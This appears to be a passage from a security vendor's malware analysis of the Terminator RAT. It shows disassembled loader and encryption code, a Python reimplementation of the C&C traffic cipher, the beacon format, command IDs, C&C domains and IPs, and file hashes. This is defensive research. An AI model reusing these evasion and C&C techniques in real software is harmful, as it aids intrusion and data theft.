This allocated memory is actually executable code. We will refer to this as position-independent code from this point on. a few more things happen before moving into this newly extracted code segment: resolve the current host's IP, XOR encrypt and copy that IP and a hardcoded port 8000 at specific offsets in that code (you will understand why later) and then add some 32 bytes of XOR'ed random. All XOR operations are performed with the same 0x32 single byte key.




Terminator PE
code
PE resources
0x8A
0x8C
...
Memory segment
1. allocate memory
3. see below
2. copy 0x8A resource
3.
- XOR encrypt whole memory region
(this actually decrypts the first few bytes
in machine code but encrypts the rest)
- copy encrypted host information
- copy 32 bytes of encrypted randomness
- call on the first byte of the segment
4. Position independent code execution
Memory segment
assembly code
encrypted
4. XOR decrypt
gives
Memory segment
assembly code and
config intermixed
5. execution


Figure 20: Position independent code loading and execution

The position-independent code makes some unconventional use of the registers so this leads us to believe that this was written directly in assembly language. First, the memory segment itself will be XOR decrypted with a single byte key (0x32). Then it will load the addresses for all the functions it will use later. It does so by re-implementing `LoadLibrary` and `GetProcAddress`. However instead of loading the function names as strings, it uses a table of pre-computed ROR hashes for each function. the code regenerates the hash for each function in the DLL and when they match, the hash is replaced by the function's address in the table. This technique is quite common and *has been documented before*. On the other side, the library name is stored as a string.



```
dw 22h
dw 0Dh
db 'Kernel32.dll',0
dd 2099AD4Fh
dd 0FF0D6657h
dd 6D4D9176h
dd 94E43293h
dd 6BA6BCC9h
dd 7EB0FB1h
dd 98E63979h
dd 4FD18963h
dd 60CC8F79h
dd 402DC1ABh
dd 80AE9074h
dd 0B4FFAFEDh
dd 8E6902B2h
dd 0E72D6895h
dd 12F461BBh
dd 0EC496A9Eh
dd 95620529h
dd 8FFB3B6Eh
dd 3A2FE6BBh
dd 0BBAFDF85h
dd 0F8262C81h
dd 0C917432h
dd 867D1F70h
dd 90B91F70h
dd 7A8D6770h
dd 30FD5A80h
dd 7EAD1F70h
dd 0F39E8CD6h
dd 130F36B2h
dd 35D1662Ch
dd 0F0B986D7h
dd 0CB9765A0h
dd 1A22F51h
dd 1EDE5967h
```

Figure 21: kernel32.dll hashes to lookup



```
dw 22h                          ; see fct_loading_r
dw 0Dh
db 'Kernel32.dll',0
dd offset kernel32_GetOEMCP
dd offset kernel32_CloseHandle
dd offset kernel32_CreateEventA
dd offset kernel32_CreateFileA
dd offset kernel32_CreateProcessA
dd offset kernel32_CopyFileA
dd offset kernel32_DeleteFileA
dd offset kernel32_ExitProcess
dd offset kernel32_ExitThread
dd offset kernel32_GetComputerNameA
dd offset kernel32_GetProcessHeap
dd offset kernel32_GetModuleFileNameA
dd offset kernel32_GetSystemDirectoryA
dd offset kernel32_GetShortPathNameA
dd offset ntdll_RtlGetLastWin32Error ; repl
dd offset kernel32_GetEnvironmentVariableA
dd offset kernel32_GetVersion
dd offset kernel32_GetCurrentThread
dd offset kernel32_GetCurrentProcess
dd offset kernel32_GetProcAddress
dd offset ntdll_RtlAllocateHeap ; replaced
dd offset kernel32_LoadLibraryA
dd offset kernel32_lstrcat
dd offset kernel32_lstrcpy
dd offset kernel32_lstrlen
dd offset kernel32_lstrcmpi
dd offset kernel32_lstrcmp
dd offset kernel32_ResumeThread
dd offset kernel32_ReadFile
dd offset kernel32_SetPriorityClass
dd offset kernel32_SetThreadPriority
dd offset kernel32_Sleep
dd offset kernel32_WinExec
dd offset kernel32_VirtualAlloc
```

Figure 22: After loading function addresses

The code then creates an Event named 'sxX5{c4' with the `CreateEvent` function and uses it as a mutex to ensure that only one copy of itself will execute at any one time. Now, moving on to the main payload, we reach a loop on all C&Cs in its config. Two of these are hardcoded and are the same as the one in the XTEA encrypted config, as mentioned earlier. the third is the one injected earlier which points to the host's current IP and hardcoded port 8000 (as explained later). It will loop forever on all three and will sleep 30 seconds if it can't connect. Upon a successful connection, the malware will send information about the client to the C&C in a 1024 byte packet. the format is pictured below.





Figure 23: Position independent code loading and execution

The header is made up of the random data that was previously copied in from the main component with every two bytes padded with the same pattern. Username and Computer name are strings 128 bytes long and the system's codepage is included as an integer. There are also some hardcoded integers: two integers of value 0x130, 0x0 (1) and an integer of value 0x30005 (2). Both of these are identical to those observed by FireEye. There is also some string value that could be the campaign ID (3). Unlike the other unknown values this one is not embedded in the code but in the configuration, and there is some attempt at obfuscating the access to the variable, which in our case was the string "wet". the rest of the packet is empty (bytes 321 to 1024) except for the last byte where there is a newline character ("\n").



```
mov     eax, 4015C8h
sub     eax, offset loc_4010E2
add     eax, ebp
mov     ecx, [eax]
mov     [edi-2F4h], ecx
add     eax, 4
mov     ecx, [eax]
mov     [edi-2F0h], ecx
call    send_c2
```

Figure 24: Position independent code loading and execution

The communications are encrypted using a simple scheme: each byte of the plaintext is XOR'ed with every character in the key and then rotated to the right by 3 (ROR'ed) after each XOR operation. the key is static and is "YHCRA" ("ARCHY" backwards). This is easier to explain with code:

```
def encrypt(pt):
    key = "ARCHY"[::-1]
    ct = ""
    for c in pt:
        p = ord(c)
        for k in key:
            p = p ^ ord(k)
            p = ror(p, 3)
        ct += chr(p)
    return ct
```

Listing 6: Terminator network encryption

Once decrypted, the server traffic contains a command ID in the first integer of the 1024 byte payload returned. Well described by Trend Micro, the commands supported by this RAT are the following:

Command id	Command description
0x211	Execute code attached in command data
0x212	Reconnect to receive data
0x213	Sleep, close socket and reconnect
0x214	Exit

Table 3: Terminator supported commands

As you can see, these are again very generic, meaning that the malware's true goals and capabilities are hidden when doing static analysis. However Trend Micro was able to observe attackers and *documented some of the code that attackers sent* in their 0x211 commands. Command prompt, file manager, host information, process management, registry management, screen captures, service management, password stealing, and file upload, were all capabilities that they observed.

Even though we had a very similar threat to hand the C&C domains extracted from configuration were slightly different.

Domain	IP	Port
"catlovers.25u.com" (1)	doesn't resolve	9000
dryboxs.4dq.com	123.51.208.142	9090
localhost	depends (2)	8000

The first domain configured (1) contains a space before the null-byte string terminator which means that the DNS resolver is unable to resolve it. It is thus never used by the malware. As we said earlier, the third domain is looked up using `gethostname` and `gethostbyname` (2) and then copied into the position independent code before it is launched. 25u.com and 4dq.com are both operated by the changeip.com dynamic DNS service operated in the US. IP 123.51.208.142 is Taiwan based.

Here's a table that highlights the differences observed between the various observed campaigns:


	Trend Micro's analysis	FireEye's analysis	ESET's analysis
Activity	Since 2009	June 2013	June 2013
Campaign	undisclosed	zjz1020	wet
Distribution	Word or Excel documents with exploit code	Word or Excel documents with exploit code	Social engineering
Installation	Registry Run entry	Modified Startup Folder	Modified Startup Folder
XTEA key	None used	0x3c78...	0x9ac9...
Network traffic	Fake header in first 32 bytes	Repeated pattern in first 32 bytes	Random bytes with padding intermixed in the first 32 bytes
Proxy tunnel	No mention of this component	Stand-alone component for exfiltration through corporate proxy	Stand-alone component for exfiltration through corporate proxy
Proxy filename	None	sss.exe	winlogon.ini then winnlogon.exe
C&C	• vcvcvcvc.dyndns.org • zjhao.dtdns.net • avira.suroot.com • *.googmail.com • *.yourturbe.org • freeavg.sytes.net	• liumingzhen.zapto.org • liumingzhen.myftp.org • catlovers.25u.com • localhost port 8000	• "catlovers.25u.com**[space]**" port 9000 (broken) • dryboxs.4dq.com port 9090 • localhost port 8000 (see proxy tunnel)
IPs	Varied	123.51.208.69	123.51.208.142 (same /24)
DDNS Provider	DynDNS, DtDNS, noip.com	noip.com	changeip.com

Table 4: Summary of the differences in the campaign

Summary of similarities

- Same network encryption algorithm ("ARCHY"[::-1] xor/ror3)
- Same 1024 byte network payload
- Same commands (0x211, etc.)
- Most C&C rely on dynamic DNS
- Operated from the same /24 network owned by a Taiwanese ISP

This threat lacks a coherent design and seems to be iteratively modified to accomplish the attackers' agenda on the fly. the presence of 3 different encryption mechanisms and two different techniques to load function addresses tends to justify this assumption. Furthermore, using XTEA encryption for the C&C information while also showing them in plaintext in the position independent code seems like a mistake. Finally some functions are awkwardly patched to add features like the encryption / decryption functions shown below. an on / off (1) flag is used to determine if the function is calling the XTEA encryption (2) or some XOR with a fixed one byte key (3) reminding software engineers of the *coding-by-exception* anti-pattern.



```
; char *__cdecl encryption(char *buffer, int len, void *key, int xtea_flag)
encryption proc near

buffer= dword ptr  8
len= dword ptr  0Ch
key= dword ptr  10h
xtea_flag= dword ptr  14h

push    ebp
mov     ebp, esp
xor     ecx, ecx
cmp     [ebp+xtea_flag], ecx
jnz     short loc_40101F
```

```
cmp     [ebp+len], ecx
jle     short loc_401034
```

```
loc_40101F:
mov     eax, [ebp+len]
add     eax, 0FFFFFFF0h
push    eax
push    [ebp+buffer]
push    [ebp+key]
call    xtea_ecb_encrypt
add     esp, 0Ch
```

```
loc_40100F:
mov     eax, [ebp+buffer]
add     eax, ecx
xor     byte ptr [eax], 32h
inc     ecx
cmp     ecx, [ebp+len]
jl      short loc_40100F
```

```
loc_401034:
pop     ebp
retn
encryption endp
```

```
pop     ebp
retn
```

Figure 25: Strange cryptographic code paths

Having various analyses on the same threat is interesting because we can see what gets re-purposed when a campaign changes. In the current Terminator RAT case we can see that both malware components and infrastructure components were altered. XTEA keys, network protocol headers, and the dropped proxy tunnel component filename were changed in the binary itself while DDNS providers and IP addresses were changed on the infrastructure side. It's also interesting to see that the use of ACCELORATOR name as the hidden PE resource or the network protocol encryption key are things that haven't changed between campaigns. What conclusions can be drawn from this observation is an exercise left to the reader.

Proxy tunnel component

Again, comprehensively *described by FireEye as sss.exe*, this component is present for the eventualities where the target's network doesn't allow an outgoing network connection to reach the C&C servers directly. In a nutshell, it binds to the local port 8000 and will tunnel through anything that connects to it via the legitimate proxy configured on the computer. It uses the HTTP CONNECT verb to get an end-to-end tunnel up to the C&C.

In our investigation, the file was named winslogon.exe and had a different hash, solely because the configuration (and maybe the code) was different. We also noticed the presence of an encrypted log file (hardcoded to `%TEMP%\~DF3bbs.tmp`) which can be decrypted with a single byte key XOR (0xAB) as shown by the code below.

```
key = 0xAB
ct = open("logfile", "rb").read()
pt = "".join([chr(ord(e) ^ key) for e in ct])
print pt
```

Listing 7: Decrypt proxy tunnel component logs

It uses an Event Object named with the non-printable character represented by 0x13 to ensure that only one instance of the proxy is running. Additionally, as with the Terminator / FakeM RAT threat, the binary will perform a little dance meaning that on each execution it will copy itself into a temporary location (`GetTempPath()` + "~7ti3"), append a random number of random bytes to the end of the file, then add the XTEA encrypted configuration. Lastly, a move with the `MOVEFILE_DELAY_UNTIL_REBOOT` and `MOVEFILE_REPLACE_EXISTING` flags will be performed to replace the currently running binary. So the hash of the file will change but behavior and functionality stays intact. Finally, we observed a different location for the stored proxy configuration than the one FireEye reported. In our case it was stored in `%Windir%\Proxy`.

The addition of this component as a stand-alone to augment Terminator RAT's exfiltration capabilities is very interesting as it could be easily re-used. Additionally, a loosely coupled component with no malicious behavior (although suspicious) packaged with a RAT whose malicious payload is well hidden in position-independent shellcode supporting very generic commands, makes the static analysis of the threat quite difficult and leaves everything to the imagination about what it is that the attackers are after.

There is no a in this APT

Indeed, none of these threats were packed to thwart reverse-engineering, no exploit code was used and there were several observations of poor software development and operational practices: sloppy coding, bad cryptography, operator errors, leakage of unused proxy credentials and even mistakes in configuration that rendered a C&C domain completely useless. This is not 'advanced'.

However, as long as these less sophisticated attacks are still successful they will continue, because they are obviously cheaper to perform than *the more complex ones*.

We can see two [A]PT strains at work here. One with no a where we have low-complexity low-cost attacks where manual operators are thrown at several targeted campaigns, using simple malware modified just enough to avoid detection. Then, on the other hand, groups *seem to exist* that truly deserve the a epithet – A-teams, you might say. (Note that we avoided the *cyberwar* kind of APT.)

So, before issuing your press-release about getting *popped* by an APT group, at least make sure that you are not simply overly exposed to simplistic B-list attacks. User awareness training and locked-down group policies incorporating the filtering of executables in emails would have mitigated or prevented the threats described in this post. Is your company at least taking these steps?

Author: **Olivier Bilodeau**
Contributors: **Mathieu Lavoie, Marc-Etienne M. Léveillé**

Win32/TrojanDropper.Small.NNK
- 58e1dfa7ace03a408d2b20c1fab6e127acbdc71f492366622cd5206484443ed7
- 3f58a0ea8958c5bf88aa9cfcefe457393f0a96bba9f05f301ba6a15b65d5b64a

Win32/TrojanProxy.Agent.NJK
- 54c5517541187165fd9720dfe8cff67498d912d189d649cc652d8b113bae8802

Win32/Protux.NAR (Terminator RAT)
- 425a919cb5803ce8fabb316f5e1be611f88f5c3813fffd2b40f2369eb7074da9

Win32/Protux.NAR (Terminator RAT) embedded proxy tunnel component
- Ba6cc9fbcb3d806fefb4d0f2f6d1c04b81316593dfe926b4477ca841ac17354e2